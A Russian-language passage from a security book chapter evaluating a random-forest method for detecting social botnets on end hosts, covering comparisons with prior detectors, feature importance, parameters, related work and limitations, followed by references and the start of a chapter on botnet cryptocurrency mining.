


Рис. 10.4. Сравнение с другими методами обнаружения социальных ботнетов.

Новый метод правильно распознал почти все безопасные и вредоносные экземпляры: его общая точность равна 0,999 против 0,863 у Kartaltepe, 0,858 у Chu и 0,854 у CITRIC. Приемлемый общий результат старых методов объясняется тем, что они хорошо классифицируют многочисленные безопасные процессы, но часто пропускают социальных ботов.

F-мера нового метода равна 0,992, что подтверждает успешное обнаружение обоих классов. У Kartaltepe, Chu и CITRIC она составляет лишь 0,503, 0,455 и 0,456. Низкие значения отражают слабую работу против развивающихся ботов. Поскольку безопасных экземпляров примерно в восемь раз больше, несбалансированная выборка позволяет старым методам показывать общую точность около 0,86 при F-мере около 0,5.

10.5.2 Сравнение алгоритмов машинного обучения

Помимо RF проверялись метод k ближайших соседей (kNN), дерево решений (DT), метод опорных векторов (SVM), предельно случайные деревья (ET), AdaBoost (AB) и многослойный перцептрон (MLP). Для всех применялась одинаковая десятикратная перекрестная проверка на полном наборе данных.

kNN хранит всю обучающую выборку и присваивает неизвестному экземпляру класс большинства из пяти ближайших соседей. DT рекурсивно строит дерево: внутренние узлы соответствуют признакам, а листья — классам. Качество разделения оценивается критерием Джини, максимальная глубина равна 16. SVM ищет разделяющую гиперплоскость; используется радиально-базисное ядро и штраф 1,0. AdaBoost последовательно улучшает базовый классификатор, минимизируя ошибку; здесь это дерево глубины 1, алгоритм SAMME.R и скорость обучения 1,0. ET, как и RF, объединяет деревья, но иначе балансирует смещение и разброс; использованы 16 деревьев глубины 16 и критерий Джини. MLP — полносвязная нейронная сеть с входным, скрытыми и выходным слоями. В эксперименте два скрытых слоя содержат по 250 нейронов, применяется обратное распространение ошибки, ReLU, оптимизатор Adam, скорость обучения 0,001 и не более 1000 итераций.

Сравнение на рис. 10.5 показывает, что RF получил лучшие общую точность и F-меру: 0,999 и 0,992. Для kNN, DT, SVM, MLP, ET и AB общая точность составила 0,985, 0,999, 0,999, 0,998, 0,999 и 0,999. Высокие результаты разных алгоритмов подтверждают, что выбранные признаки хорошо разделяют безопасные процессы и социальные боты.




Рис. 10.5. Результат обнаружения с разными алгоритмами машинного обучения.

F-мера kNN, DT, SVM, MLP, ET и AB равна 0,532, 0,967, 0,959, 0,913, 0,951 и 0,949 соответственно. Простой kNN плохо распознает социальных ботов, тогда как остальные алгоритмы дают сопоставимые результаты. Даже нейронный MLP не превзошел деревья, что дополнительно указывает на эффективность вручную выбранных признаков.

10.5.3 Оценка важности признаков

Важность традиционных и новых признаков оценивалась методом рекурсивного исключения. Каждый признак по очереди удаляли из набора, заново обучали модель и измеряли качество: чем меньше оно снижалось, тем менее важным считался удаленный признак. Оценка выполнялась на обучающих данных отдельно для DT, ET, AB и RF. Полученные рейтинги приведены в табл. 10.6.

DT и AB дали одинаковый порядок, поскольку AB использует дерево решений как базовый классификатор. Рейтинги ET и RF близки, но не совпадают: оба алгоритма объединяют множество деревьев, однако делают это по-разному. Самым важным оказался F1 — изменение автозагрузки. Это закономерно: без автоматического запуска бот исчезнет после перезагрузки или закрытия приложения. Новые признаки F18, F17, F16, F13 и F12 заняли высокие места у DT и AB, а F16 и F12 — также у ET и RF, что подтверждает их полезность.

Таким образом, новые признаки действительно помогают обнаруживать социальные ботнеты. Некоторые из них — например F10, F9, F13 и F4 — занимают невысокие места, поскольку представленные в наборе данных ботнеты не всегда выполняют соответствующие действия. Тем не менее эти признаки сохранены: известно, что другие социальные ботнеты проявляют такое поведение.

Таблица 10.6. Рейтинг важности признаков (звездочкой отмечены новые признаки)

Признак	Дерево решений (DT)	Предельно случайное дерево (ET)	AdaBoost (AB)	Случайный лес (RF)
F1	1	1	1	1
F2	15	5	15	7
F3	14	3	14	2
F4(*)	13	7	13	9
F5	12	6	12	5
F6	11	8	11	6
F7	10	9	10	8
F8(*)	9	15	9	15
F9(*)	17	17	17	17
F10(*)	18	18	18	18
F11	16	16	16	16
F12(*)	8	2	8	3
F13(*)	7	14	7	14
F14	6	13	6	13
F15	5	12	5	12
F16(*)	4	4	4	4
F17(*)	3	11	3	11
F18(*)	2	10	2	10

10.5.4 Исследование параметров

Качество RF существенно зависит от параметров. Мы исследовали максимальную глубину дерева и число деревьев в лесу, измеряя точность и полноту. При изменении одного параметра остальные оставались неизменными; для каждой конфигурации выполнялась одинаковая десятикратная перекрестная проверка.

На рис. 10.6 показано влияние глубины. При глубине 1 точность и полнота равны нулю: модель не обнаруживает ни одного бота. С ростом глубины показатели улучшаются и при значении 16 достигают 0,988 и 0,996, после чего больше не меняются. Поэтому для всех алгоритмов на основе деревьев выбрана максимальная глубина 16.




Рис. 10.6. Точность и полнота при разной максимальной глубине дерева.

На рис. 10.7 показано влияние числа деревьев. С одним деревом RF фактически превращается в обычное дерево решений и дает точность 0,951 и полноту 0,984. При двух и более деревьях показатели возрастают до 0,988 и 0,996.




Рис. 10.7. Точность и полнота при разном числе деревьев.

В итоге, хотя параметры влияют на производительность, мы можем получить лучшую производительность при наиболее справедливых значениях.

10.6 Связанные исследования

Рассмотрим методы обнаружения социальных ботнетов на стороне сервера и конечного узла.

10.6.1 Обнаружение на стороне сервера

Несколько работ посвящено вредоносным учетным записям [48–50]. Yang и соавторы обнаруживают ложные личности типа Sybil по данным социальной сети Renren [48], анализируя создание связей, мелкие особенности поведения и скрытый сговор крупных групп. Сао и соавторы замечают, что действия вредоносных учетных записей обычно слабо синхронизированы [49], и объединяют пользователей в группы по сходству активности. Boshmaf и соавторы создают масштабируемую систему Integro, которая выявляет поддельные аккаунты с помощью ранжирования пользователей [50].

Вагнер и соавторы исследуют данные конкурса социальных ботов 2011 года, где три команды создавали ботов для влияния на пользователей Twitter [20]. Их модели определяют восприимчивых людей по сетевым, поведенческим и языковым признакам. Такие пользователи чаще ведут в Twitter разговоры, общаются с большим числом собеседников, употребляют больше социальной лексики и выражают больше эмоций.

Chu и соавторы классифицируют учетные записи Twitter как человеческие, автоматические и смешанные («киборги») [18]. На выборке из более чем 500 тысяч аккаунтов они сравнивают поведение при публикации, содержимое сообщений и свойства профиля. Система объединяет анализ энтропии, обнаружение спама, признаки учетной записи и модуль принятия решения.

Наша работа сосредоточена на конечном узле по двум причинам. Во-первых, имитация публикаций обычного пользователя и другие приемы позволяют обходить серверное обнаружение. Во-вторых, из-за требований конфиденциальности получить серверные данные трудно, а обезличенная или неполная выборка может привести к неубедительным выводам о поведении ботнета и качестве метода.

10.6.2 Обнаружение на стороне узла

Тап и соавторы обнаруживают спам в пользовательском содержимом социальных сетей [51]. Спамеры оставляют характерные нетекстовые признаки: ритм публикаций, свойства рекламируемых ссылок и особенности размещения. На их основе авторы строят несколько автономных классификаторов, а затем предлагают метод оперативного обнаружения спам-публикаций.

Chu и соавторы используют поведенческую биометрию — динамику мыши и нажатий клавиш — для различения людей и блог-ботов [42, 52]. Встроенный в страницу пассивный журнал собирает пользовательский ввод на действующем сайте. Биометрические признаки выявляют различия в просмотре страниц и публикации комментариев. Журнал непрерывно отправляет события серверному классификатору машинного обучения. Недостаток — необходимость загружать код в браузер клиента, что трудно внедрить для всех пользователей и может нарушать конфиденциальность. Francisco и соавторы считают, что действия человека обладают естественной псевдопериодичностью, смешанной со случайными и иногда хаотическими поступками, которые почти невозможно правдоподобно имитировать [53]. Их метод анализирует взаимодействия в нескольких временных масштабах и различает характерное поведение людей и ботов.

Pieter и соавторы обнаруживают обмен социальных ботнетов по активности пользователя [38]. Любое обращение к социальной платформе считается подозрительным, если оно не вызвано действием человека. Однако причинную связь между вводом и трафиком трудно синхронизировать из-за меняющихся задержек сети и операционной системы и разной производительности компьютеров. Кроме того, развитый бот может сначала дожидаться действия пользователя, а затем смешать с ним вредоносную операцию.

Natarajan и соавторы разрабатывают схему обнаружения StegoBot [10]. Анализ энтропии показывает, что встраивание данных заметно изменяет изображения. На основе выбранных признаков ансамбль классификаторов распознает уязвимые изображения из социальных сетей.

Erhan и соавторы предлагают серверное и узловое обнаружение [9]. На сервере закодированный текст отличают от обычного и проверяют адреса незакодированных ссылок. Подход не охватывает стеганографию, нестандартные шифры и команды, спрятанные не в тексте. На узле подозрительные процессы ищут по самосокрытию, необычному сетевому трафику и ненадежному происхождению. При этом неявно предполагается, что бот состоит из одного процесса, хотя современные семейства часто используют несколько.

В отличие от этого мы сначала глубоко понимаем механизмы уклонения текущих социальных ботнетов и проверяем их на трех связанных работах. С новыми знаниями мы проектируем девять новых признаков, которые могут идентифицировать механизмы уклонения. Далее мы используем метод машинного обучения RF для построения эффективного метода обнаружения социальных ботнетов.

10.7 Ограничения и дальнейшая работа

В этом разделе мы обсудим ограничения и представим будущие работы.

10.7.1 Ограничения

В исследовании использованы шесть ботнетов и лишь несколько социальных платформ. Такая выборка невелика и может не охватывать большинство реальных случаев, хотя мы постарались собрать максимум доступных образцов. Чтобы помочь другим исследователям, мы публикуем исходный код, сборщики и записанные трассы. Насколько нам известно, это первый общедоступный набор трасс социальных ботнетов.

Еще одно ограничение — синтетическая природа набора. Мы стремились воспроизвести реальное поведение ботов и обычную работу пользователей, но эти данные все же получены в эксперименте. С той же проблемой сталкивается все сообщество исследователей ботнетов. Попытки публиковать реальные трассы предпринимались, однако из-за конфиденциальности они обычно обезличены или неполны. Мы изучим доступные наборы и выберем подходящие для дальнейшей проверки.

Метод работает на конечном узле и потому не видит события внутри социальной платформы или локальной сети. Между тем совокупные сведения о множестве зараженных машин могут дать дополнительные признаки ботнета. Сейчас доступ к серверной стороне платформ и локальным сетям ограничен, однако мы сотрудничаем с социальными сетями и рассчитываем получить подходящий набор данных. В дальнейшем планируется объединить узловое и серверное обнаружение.

Десятикратная перекрестная проверка подтвердила эффективность метода, но предполагается, что обучающие и тестовые данные распределены одинаково. В реальной среде это условие соблюдается не всегда — общая проблема решений на основе машинного обучения. Мы исследуем обучение с частичным привлечением учителя и обучение без учителя как возможные способы ее преодоления.

10.7.2 Дальнейшая работа

Анализ и обнаружение ботнетов были увлекательной исследовательской темой. В будущем мы продолжим исследовать следующие вдохновляющие направления.

Испытанная нами нейронная сеть не превзошла другие методы. Тем не менее глубокие нейронные сети добились больших успехов в распознавании изображений и речи, а также обработке естественного языка. Их важное преимущество — автоматическое извлечение полезных признаков. Пока наш метод опирается на признаки, заданные вручную; хотя сейчас они эффективны, развивающиеся ботнеты со временем научатся их обходить. Поэтому мы планируем применить глубокую сеть, чтобы получить более устойчивую модель или обнаружить новые надежные признаки. Главная трудность — нехватка размеченных данных, поскольку большинство успешных глубоких моделей обучается с учителем. Мы намерены создавать дополнительные экспериментальные ботнеты, делиться ими с сообществом и собирать открытые наборы данных.

Несмотря на эффективность машинного обучения, состязательные атаки успешно обходят многие модели [54]. Злоумышленник пытается вызвать ошибку либо извлечь конфиденциальные сведения о модели. Атаковать можно и обучение, и проверку. В первом случае в выборку добавляют специально подготовленные примеры и «отравляют» процесс обучения. Во втором создают входные данные, заставляющие готовую модель ошибаться; распространенный вариант — атака уклонения. Наш метод, вероятно, уязвим для обоих типов. В дальнейшем мы планируем исследовать состязательные атаки на защитные приложения и построить устойчивую модель с соответствующими мерами противодействия.

Перенос обучения, или адаптация предметной области, помогает преодолеть нехватку обучающих данных. Поскольку традиционные ботнеты изучены значительно лучше, мы планируем перенести обученные на них модели на социальные ботнеты.

Высокая прибыль заставит злоумышленников создавать все более скрытные варианты ботнетов. В недавних атаках уже применялись Tor, быстрый поток доменов и P2P. Мы продолжим отслеживать новые семейства и разбирать их приемы уклонения, чтобы разработать защиту до того, как угроза станет массовой. Некоторые механизмы удобно представлять графами, поэтому для борьбы с ними можно использовать расширенный графовый анализ [55]. Перспективны и адаптивные стратегии против меняющихся атак [56]. Например, в одной работе система обнаружения вторжений самостоятельно адаптируется с помощью самообучения и архитектуры MAPE-K [56]. Такие методы могут помочь выявлять развивающиеся социальные ботнеты.

Злоумышленники все чаще атакуют мобильные и IoT-устройства. В 2016 году Mirai вывел из строя множество подключенных систем [57]. Мы также изучаем мобильные и IoT-ботнеты, но снова сталкиваемся с нехваткой данных. Нам удалось найти часть исходного кода и двоичных файлов. В дальнейшем мы соберем, проверим и опубликуем более полный набор, а также исследуем особые трудности обнаружения и способы обхода защиты.

10.8 Заключение

Сначала мы провели эмпирический анализ социальных ботнетов и раскрыли механизмы, с помощью которых они уклоняются от существующих средств обнаружения. Для этого были собраны исходный код, сборщики и трассы выполнения шести ботнетов; материалы предоставлены исследовательскому сообществу. Изучение механизмов уклонения позволило определить девять новых признаков. Вместе с девятью традиционными они легли в основу метода обнаружения на базе алгоритма «случайный лес». При сравнении с тремя современными решениями на новых трассах наш метод показал точность 0,999 и F-меру 0,992, значительно превзойдя лучший из существующих подходов с результатами 0,863 и 0,503.

Литература

- [1] Vincent Naessens, Mihail Mihaylov, Steven de Jong, Katja Verbeeck, and Ann Nowe. Carebook: Assisting elderly people by social networking. In Proceedings of the 1st International Conference on Interdisciplinary Research on Technology, Education and Communication (ITEC), 2010.
- [2] Gail-Joon Ahn, Mohamed Shehab, and Anna Squicciarini. Security and privacy in social networks. *Internet Computing*, IEEE, 15(3): 10-12, 2011.
- [3] Yazan Boshmaf, Ildar Muslukhov, Konstantin Beznosov, and Matei Ripeanu. Design and analysis of a social botnet. *Computer Networks*, 57(2): 556-578, 2013.
- [4] Eugene H Spafford. Privacy and security recalling malware milestones. *Communications of the ACM*, 53(8): 35, 2010.
- [5] Dimitris Gritzalis, M Kandias, V Stavrou, and L Mitrou. History of information: The case of privacy and security in social media. In Proceedings of the History of Information Conference, pages 283-310, 2014.
- [6] Jonell Baltazar, Joey Costoya, and Ryan Flores. The real face of Koobface: The largest web 2.0 botnet explained. *Trend Micro Research*, 5(9): 10, 2009.
- [7] Jinxue Zhang, Rui Zhang, Yanchao Zhang, and Guanhua Yan. On the impact of social botnets for spam distribution and digital-influence manipulation. In Communications and Network Security (CNS), 2013 IEEE Conference on, pages 46-54. IEEE, 2013.
- [8] Jose Nazario. Twitter based botnet command and control (2009). <http://asert.arbornetworks.com/2009/08/twitter-based-botnet-command-channel>, accessed March 2015.
- [9] Erhan J Kartaltepe, Jose Andre Morales, Shouhuai Xu, and Ravi Sandhu. Social network-based botnet command-and-control: Emerging threats and countermeasures. In Proceedings of the 8th International Conference on Applied Cryptography and Network Security, ACNS'10, pages 511-528, 2010.
- [10] Shishir Nagaraja, Amir Houmansadr, Pratch Piyawongwisal, Vijit Singh, Pragya Agarwal, and Nikita Borisov. Stegobot: A covert social network botnet. In Information Hiding, pages 299-313. Springer, 2011.
- [11] John-Paul Verkamp, Parag Malshe, Minaxi Gupta, and Christopher W Dunn. Facebot: An undiscoverable botnet based on treasure hunting social networks.
- [12] Malware that drains your bank account thriving on Facebook. <http://bits.blogs.nytimes.com/2013/06/03/malware-that-drains-your-bank-account-thriving-on-facebook/>, accessed March 2015.
- [13] Two million stolen Facebook, Twitter, Yahoo, ADP passwords found on pony botnet server. www.zdnet.com/article/two-million-stolen-facebook-twitter-yahoo-adp-passwords-found-on-pony-botnet-server/, accessed Dec. 2018.

- [14] 'Pony' botnet steals bitcoins, digital currencies: Trust-wave.
www.reuters.com/article/2014/02/24/us-bitcoin-security-idUSBREA1N1JO20140224, accessed March 2015.
- [15] Antonio Nappa, Zhaoyan Xu, M Zubair Rafique, Juan Caballero, and Guofei Gu. Cyberprobe: Towards internet-scale active detection of malicious servers. In 2014 Network and Distributed System Security (NDSS) Symposium, 2014.
- [16] Yukun He, Qiang Li, Jian Cao, Yuede Ji, and Dong Guo. Understanding socialbot behavior on end hosts. International Journal of Distributed Sensor Networks, 13(2), 2017. DOI: <https://doi.org/10.1177/1550147717694170>
- [17] Bin Li, Junhui He, Jiwu Huang, and Yun Qing Shi. A survey on image steganography and steganalysis. Journal of Information Hiding and Multimedia Signal Processing, 2(2): 142-172, 2011.
- [18] Zi Chu, Steven Gianvecchio, Haining Wang, and Sushil Jajodia. Detecting automation of twitter accounts: Are you a human, bot, or cyborg? Dependable and Secure Computing, IEEE Transactions on, 9(6): 811-824, 2012.
- [19] V Natarajan, Shina Sheen, and R Anitha. Detection of stegobot: A covert social network botnet. In Proceedings of the First International Conference on Security of Internet of Things, pages 36-41. ACM, 2012.
- [20] Claudia Wagner, Silvia Mitter, Christian Korner, and Markus Strohmaier. When social bots attack: Modeling susceptibility of users in online social networks. In Proceedings of the WWW, volume 12, 2012.
- [21] Christian J Dietrich, Christian Rossow, and Norbert Pohlmann. Cocospot: Clustering and recognizing botnet command and control channels using traffic analysis. Computer Networks, 57(2): 475-486, 2013.
- [22] Tao Stein, Erdong Chen, and Karan Mangla. Facebook immune system. In Proceedings of the 4th Workshop on Social Network Systems, page 8. ACM, 2011.
- [23] Weiqin Ma, Pu Duan, Sanmin Liu, Guofei Gu, and Jyh-Charn Liu. Shadow attacks: Automatically evading system-call-behavior based malware detection. Journal in Computer Virology, 8(1-2): 1-13, 2012.
- [24] Yuede Ji, Yukun He, Dewei Zhu, Qiang Li, and Dong Guo. A multiprocess mechanism of evading behavior-based bot detection approaches. In Information Security Practice and Experience - 10th International Conference, ISPEC 2014, Fuzhou, China, May 5-8, 2014. Proceedings, pages 75-89, 2014.
- [25] Yuede Ji, Yukun He, Xinyang Jiang, Jian Cao, and Qiang Li. Combating the evasion mechanisms of social bots. Computers & Security, 58: 230-249, 2016.
- [26] Yuede Ji, Yukun He, Qiang Li, and Dong Guo. Botcatch: A behavior and signature correlated bot detection approach. In 2013 IEEE 10th International Conference on High Performance Computing and Communications & 2013 IEEE International Conference on Embedded and Ubiquitous Computing (HPCC EUC), pages 1634-1639. IEEE, 2013. DOI: 10.1109/HPCC.and.EUC.2013.230
- [27] Ashutosh Singh. Social networking for botnet command and control (2012). Master's Projects. Paper 247, 2012.
- [28] Pieter Burghouwt, Marcel Spruit, and Henk Sips. Detection of covert botnet command and control channels by causal analysis of traffic flows. In Cyberspace Safety and Security, pages 117-131. Springer, 2013.
- [29] Yuede Ji, Yukun He, Xinyang Jiang, and Qiang Li. Towards social botnet behavior detecting in the end host. In 20th IEEE International Conference on Parallel and Distributed Systems, ICPADS 2014, Hsinchu, Taiwan, December 16-19, 2014, pages 320-327, 2014.
- [30] Process monitor. <https://docs.microsoft.com/en-us/sysinternals/downloads/procmon>, accessed December 2018.

- [31] Network monitor. www.microsoft.com/en-us/download/4865, accessed December 2018.
- [32] Louis Lei Yu, Sitaram Asur, and Bernardo A Huberman. Dynamics of trends and attention in Chinese social media. arXiv preprint arXiv:1312.0649, 2013.
- [33] Jian Cao, Qiang Li, Yuede Ji, Yukun He, and Dong Guo. Detection of forwarding-based malicious URLs in online social networks. *International Journal of Parallel Programming*, 44, 1-18, 2014.
- [34] De Wang, Shamkant B Navathe, Ling Liu, Danesh Irani, Acar Tamersoy, and Calton Pu. Click traffic analysis of short URL spam on twitter. In *Collaborative Computing: Networking, Applications and Worksharing (Collaboratecom)*, 2013 9th International Conference, pages 250-259. IEEE, 2013.
- [35] Younghee Park and Douglas S Reeves. Identification of bot commands by runtime execution monitoring. In *Computer Security Applications Conference, 2009. ACSAC'09. Annual*, pages 321-330. IEEE, 2009.
- [36] Clemens Kolbitsch, Paolo Milani Comparetti, Christopher Kruegel, Engin Kirda, Xiao-yong Zhou, and XiaoFeng Wang. Effective and efficient malware detection at the end host. In *USENIX Security Symposium*, pages 351-366, 2009.
- [37] Seungwon Shin, Zhaoyan Xu, and Guofei Gu. Effort: Efficient and effective bot malware detection. In *INFOCOM, 2012 Proceedings IEEE*, pages 2846-2850. IEEE, 2012.
- [38] Pieter Burghouwt, Marcel Spruit, and Henk Sips. Towards detection of botnet communication through social media by monitoring user activity. In *Proceedings of the 7th International Conference on Information Systems Security, ICISS '11*, pages 131-143, 2011.
- [39] I heart quotes. <http://iheartquotes.com/>, accessed March 2015.
- [40] Yousof Al-Hammadi and Uwe Aickelin. Detecting botnets through log correlation. arXiv preprint arXiv:1001.2665, 2010.
- [41] Yuanyuan Zeng. On detection of current and next-generation botnets. PhD thesis, The University of Michigan, 2012.
- [42] Zi Chu, Steven Gianvecchio, Aaron Koehl, Haining Wang, and Sushil Jajodia. Blog or block: Detecting blog bots through behavioral biometrics. *Computer Networks*, 57(3): 634-646, 2013.
- [43] Andy Liaw, Matthew Wiener. Classification and regression by randomforest. *R news*, 2(3): 18-22, 2002.
- [44] Chao Yang, Robert Harkreader, and Guofei Gu. Empirical evaluation and new design for fighting evolving twitter spammers. *Information Forensics and Security, IEEE Transactions on*, 8(8): 1280-1293, 2013.
- [45] Sergio SC Silva, Rodrigo MP Silva, Raquel CG Pinto, and Ronaldo M Salles. Botnets: A survey. *Computer Networks*, 57(2): 378-403, 2013.
- [46] Yuede Ji, Qiang Li, Yukun He, and Dong Guo. Botcatch: Leveraging signature and behavior for bot detection. *Security and Communication Networks*, 8(6): 952-969, 2015.
- [47] Matthias Neugschwandtner, Paolo Milani Comparetti, and Christian Platzer. Detecting malware's failover C&C strategies with squeeze. In *Proceedings of the 27th Annual Computer Security Applications Conference*, pages 21-30. ACM, 2011.
- [48] Zhi Yang, Christo Wilson, Xiao Wang, Tingting Gao, Ben Y Zhao, and Yafei Dai. Uncovering social network Sybils in the wild. *ACM Transactions on Knowledge Discovery from Data (TKDD)*, 8(1): 2, 2014.
- [49] Qiang Cao, Xiaowei Yang, Jieqi Yu, and Christopher Palow. Uncovering large groups of active malicious accounts in online social networks. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, pages 477-488. ACM, 2014.

- [50] Yazan Boshmaf, Dionysios Logothetis, Georgos Siganos, Jorge Leria, Jose Lorenzo, Matei Ripeanu, and Konstantin Beznosov. Integro: Leveraging victim prediction for robust fake account detection in OSNs. In Proceedings of NDSS, 2015.
- [51] Enhua Tan, Lei Guo, Songqing Chen, Xiaodong Zhang, and Yihong Zhao. Spammer behavior analysis and detection in user generated content on social networks. In Distributed Computing Systems (ICDCS), 2012 IEEE 32nd International Conference, pages 305-314. IEEE, 2012.
- [52] Michael Karlesky, Napa Sae-Bae, Katherine Isbister, and Nasir Memon. Who you are by way of what you are: Behavioral biometric approaches to authentication. In Symposium on Usable Privacy and Security (SOUPS), 2014.
- [53] Francisco Brito, Ivo Petiz, Paulo Salvador, Antonio Nogueira, and Eduardo Rocha. Detecting social-network bots based on multiscale behavioral analysis. In SECURWARE 2013, The Seventh International Conference on Emerging Security Information, Systems and Technologies, pages 81-85, 2013.
- [54] Yuede Ji, Benjamin Bowman, and H Howie Huang. Deeparmour: Robust malware classification against adversarial evasion attacks. In The AAAI-19 Workshop on Artificial Intelligence for Cyber Security, 2019.
- [55] Yuede Ji, Hang Liu, and H Howie Huang. ISPAN: Parallel identification of strongly connected components with spanning trees. In Proceedings of the International Conference for High Performance Computing, Networking, Storage, and Analysis, page 58. IEEE Press, 2018.
- [56] Papamartzivanos, Dimitrios, Felix Gomez Marmol, and Georgios Kambourakis. Introducing deep learning self-adaptive misuse network intrusion detection systems. IEEE Access, 7(2019): 13546-13560.
- [57] Constantinos Kolias, Georgios Kambourakis, Angelos Stavrou, and Jeffrey Voas. DdoS in the IoT: Mirai and other botnets. Computer, 50(7): 80-84, 2017.

Сноски

- [1] <http://pan.baidu.com/s/1c0fix00>

Глава 11. Использование ботнетов для майнинга криптовалют

Renita Murimi

Далласский университет

11.1 Введение

Ботнеты, хакеры и вредоносные программы — следствия уязвимостей программного обеспечения, систем и сетей. Вместе с другими алгоритмическими угрозами они ставят под удар целостность пользовательских данных, конфиденциальность и защиту от мошенничества. Устройства становятся все «умнее» и все глубже входят в нашу жизнь: смартфоны и носимая электроника, автомобили, бытовая техника и рабочая среда подключаются к сети. Вместе с новыми возможностями эти устройства интернета вещей (IoT) сталкиваются и с угрозой заражения. Возможно, скоро роботы заведут учетные записи в социальных сетях, холодильник начнет публиковать список продуктов, а человек и бот встретятся за кофе и отправятся осматривать новый город в беспилотном автомобиле. Современные сети быстро превращаются в огромные сообщества людей, программ, встроенного ПО и программных ботов. Но готовы ли существующие системы к масштабу новых возможностей и угроз?

